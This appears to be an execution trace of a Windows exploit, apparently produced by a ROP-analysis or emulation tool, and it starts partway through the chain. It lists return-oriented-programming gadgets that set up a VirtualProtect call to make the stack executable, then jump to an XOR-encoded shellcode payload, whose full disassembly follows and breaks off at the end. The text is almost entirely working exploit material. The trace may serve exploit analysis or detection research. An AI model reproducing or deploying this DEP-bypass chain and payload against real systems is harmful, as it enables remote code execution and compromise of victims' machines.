0x77c1be18 : LoadConstG : EBP <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c1be18 : NegG : EAX <- -EAX : NextAddr=[ESP+4], FrameSize=8
0x77c1be18 : ArithmeticConstG : AH <- AH ^ 0xff :
             NextAddr=[ESP+4], FrameSize=8
0x77c1be18 : ShiftStackG : ESP +<- 4
```

```
0x77c1be18 : Values : EBP <- 0x667a4555 ("UEzf")
0x77c2362c : Asm : POP EBX ; RET
0x77c2362c : LoadConstG : EBX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c2362c : ShiftStackG : ESP +<- 4
0x77c2362c : Values : EBX <- 0x77c5d010 ("\x10\xd0\xc5w")
0x77c2e071 : Asm : XCHG EBX, EAX ; ADD BYTE PTR [EAX], AL ; RET
0x77c2e071 : MoveRegG : EBX <- EAX, EAX <- EBX
0x77c2e071 : ArithmeticStoreG : [EBX] +<- BL
0x77c1f519 : Asm : POP ECX ; RET
0x77c1f519 : LoadConstG : ECX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c1f519 : ShiftStackG : ESP +<- 4
0x77c1f519 : Values : ECX <- 0x77c5d010 ("\x10\xd0\xc5w")
0x77c23b47 : Asm : POP EDI ; RET
0x77c23b47 : LoadConstG : EDI <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c23b47 : ShiftStackG : ESP +<- 4
0x77c23b47 : Values : EDI <- 0x77c23b48 ("H;\xc2w")
0x77c21d16 : Asm : POP EAX ; RET
0x77c21d16 : LoadConstG : EAX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c21d16 : ShiftStackG : ESP +<- 4
0x77c21d16 : Values : EAX <- 0xffffffc0 ("\xc0\xff\xff\xff")
0x77c1be18 : Asm : NEG EAX ; POP EBP ; RET
0x77c1be18 : LoadConstG : EBP <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c1be18 : NegG : EAX <- -EAX : NextAddr=[ESP+4], FrameSize=8
0x77c1be18 : ArithmeticConstG : AH <- AH ^ 0xff :
             NextAddr=[ESP+4], FrameSize=8
0x77c1be18 : ShiftStackG : ESP +<- 4
0x77c1be18 : Values : EBP <- 0x77c35459 ("YT\xc3w")
0x77c58fbc : Asm : XCHG EDX, EAX ; RET
0x77c58fbc : MoveRegG : EDX <- EAX, EAX <- EDX
0x77c21d16 : Asm : POP EAX ; RET
0x77c21d16 : LoadConstG : EAX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c21d16 : ShiftStackG : ESP +<- 4
```

```
0x77c21d16 : Values : EAX <- 0x90909090 ("\x90\x90\x90\x90")
0x77c567f0 : Asm : PUSHAD ; ADD AL, 0EFh ; RET
0x77c23b48 : Asm : RET
0x77c23b48 : NoOpG
0x00000000 : Call [0x77c11120]
0x00000000 : VirtualProtect(ESP, 0x401, 0x40, 0x77c5d010) from Kernel32.dll
0x77c35459 : Asm : PUSH ESP ; RET
0x77c35459 : JumpSPG
0x77c35459 : Shellcode:
  0x000: NOP
  0x001: NOP
  0x002: NOP
  0x003: NOP
  0x004: MOV EAX, 71AC4050h
  0x009: MOV ECX, 71AB2636h
  0x00e: MOV DWORD PTR [EAX], ECX
  0x010: FCMOVNBE ST0, ST1
  0x012: FNSTENV FE28 PTR SS:[ESP - 0Ch]
  0x016: MOV EDX, 0A60FA4F7h
  0x01b: POP ESI
  0x01c: XOR ECX, ECX
  0x01e: MOV CL, 56h
  0x020: XOR DWORD PTR [ESI + 19h], EDX
  0x023: ADD EDX, DWORD PTR [ESI + 19h]
  0x026: ADD ESI, 00000004h
  0x029: ADC EAX, 8D628E51h
  0x02e: PUSH 65D1956Eh
  0x033: ADC EBP, DWORD PTR [EDX + 29h]
  0x036: JBE 00000076h
  0x038: LOOP 0FFFFFFCEh
  0x03a: INC EDI
  0x03b: MOV AH, 90h
```

```
0x03d: TEST EAX, EDI
0x03f: ADD AL, 0D2h
0x041: RETF
0x042: HLT
0x043: OUT DX, EAX
0x044: MOV DH, 0FFh
0x046: POP DWORD PTR [EDX + 2838F01Eh]
0x04c: JNS 00000041h
0x04e: MOV EAX, 3A5EB901h
0x053: POP EAX
0x054: OUT DX, AL
0x055: ADD BYTE PTR [EBX], 93h
0x058: JECXZ 0FFFFFFC3h
0x05a: INC ESP
0x05b: INTO
0x05c: PUSH CS
0x05d: XCHG EBX, EAX
0x05e: SBB EAX, 2903BD84h
0x063: SAR BYTE PTR SS:[EBP - 58h], 01h
0x066: POPAD
0x067: HLT
0x068: ADD EAX, 24F7314Dh
0x06d: ROR BYTE PTR [ECX - 52h], 0E6h
0x071: JECXZ 0FFFFFFA0h
0x073: FISUBR DWORD PTR [ESI + 79E7C3FBh]
0x079: JO 00000039h
0x07b: XCHG EBX, EAX
0x07c: JNP 00000052h
0x07e: OR DWORD PTR [EDI + EDX * 8 - 63h], EBX
0x082: MOVSD DWORD PTR ES:[EDI], DWORD PTR [ESI]
0x083: SCASD EAX, DWORD PTR ES:[EDI]
0x084: SUB EDX, EBX
```

```
0x086: ADD DL, BYTE PTR [EAX + 5Ch]
0x089: ADC DH, BYTE PTR [ECX - 13h]
0x08c: LOOPZ 000Eh
0x08f: SUB EBP, EBP
0x091: INT1
0x092: LODSB AL, BYTE PTR [ESI]
0x093: MOV EDX, 6E4DDD55h
0x098: ADD EDX, DWORD PTR [ESI + 0F047DB42h]
0x09e: INC ESI
0x09f: FIADD DWORD PTR [EBX + ECX * 4 + 5B2B5773h]
0x0a6: AND ECX, DWORD PTR [EAX]
0x0a9: JG 00000060h
0x0ab: DIV DWORD PTR [ECX]
0x0ad: CMP DL, BYTE PTR ES:[ESI + 4Dh]
0x0b1: CMP CH, AH
0x0b3: POP ES
0x0b4: JMP 00000035h
0x0b6: OR BYTE PTR [EBX - 7Ah], DL
0x0b9: PUSH DS
0x0ba: INC EBP
0x0bb: NOP
0x0bc: STOSD DWORD PTR ES:[EDI], EAX
0x0bd: MOV AL, BYTE PTR [0D3BCBE95h]
0x0c2: CMPSD DWORD PTR [ESI], DWORD PTR ES:[EDI]
0x0c3: POPAD
0x0c4: POP SS
0x0c5: JNP 0FFFFFF86h
0x0c7: JMPF 1206h:0C0EB7CB1h
0x0ce: ADC CH, BL
0x0d0: JBE 0000003Dh
0x0d2: SAR DWORD PTR [EDI + 0BFF05326h], 01h
0x0d8: LODSB AL, BYTE PTR [ESI]
```

```
0x0d9: MOV DWORD PTR [0A95815FDh], EAX
0x0de: IMUL EBX, DWORD PTR SS:[EBP + EBX * 4 + 9FC866AFh], 295469AFh
0x0e9: DEC ECX
0x0ea: FNSTENV FE28 PTR [ECX + EDI * 2]
0x0ed: LDS EBX, FAR6 PTR [EDX + 72B539E4h]
0x0f3: OUT DX, EAX
0x0f4: MOV CH, 0EAh
0x0f6: ARPL WORD PTR [EAX], DX
0x0f8: SBB AL, 83h
0x0fa: PUSH CS
0x0fb: DEC ECX
0x0fd: CLD
0x0fe: CMPSB BYTE PTR [ESI], BYTE PTR ES:[EDI]
0x0ff: PUSH AX
0x101: JBE 00000058h
0x103: DEC SI
0x105: POP EAX
0x107: IN AL, DX
0x108: JNP 00000006h
0x10a: PUSH SS
0x10b: ADD EAX, 744F1609h
0x110: INT1
0x111: OUT 90h, AL
0x113: SBB EAX, 0B7948CF1h
0x118: CMPSB BYTE PTR [ESI], BYTE PTR ES:[EDI]
0x119: CMP BYTE PTR [EDI + 68E781EEh], DL
0x11f: LDS EDX, FAR6 PTR [ECX + 0A39897EFh]
0x125: TEST BYTE PTR [ESI + 0CEF28C0Eh], CH
0x12b: FIMUL WORD PTR [EDX + EAX]
0x12e: CDQ
0x12f: MOV AH, 0Ch
0x131: PUSH 0000007Dh
```

```
0x133: IN EAX, DX
0x134: POP ESI
0x135: POP DWORD PTR [EDX + 171CF338h]
0x13b: RET
0x13c: MOV BYTE PTR [48ABB0F1h], AL
0x141: SUB AL, 0F6h
0x143: JAE 0FFFFFFB4h
0x145: SBB EAX, DWORD PTR SS:[ESP + ESI * 2 + 0DCA9DE4Ch]
0x14c: AND EAX, 0B5DCEE20h
0x151: DEC EDX
0x152: OUT DX, AL
0x153: MOV EBP, DS
0x155: ADD ECX, 0C86A2E23h
0x15b: IMUL ESP, DWORD PTR [ESI], 0FFFFFFE1h
0x15e: POPFD
0x15f:
0x161: DIV BYTE PTR [EDI + 34F749BFh]
0x167: LAHF
0x169: JBE 0FFFFFFBCh
0x16b: FWAIT
0x16c: MOV AL, BYTE PTR [994D8779h]
0x171: OR AL, 0C0h
0x173: DEC EBP
0x174: SAHF
0x175: ADC AL, AL
0x177: ARPL WORD PTR [EBX], CX
0x179: XCHG CH, BL
0x17b: SHL BYTE PTR [EBX + EAX * 4], 01h
0x17e: MOV AH, 0D6h
0x180: OR DWORD PTR [EAX], EAX
0x182
```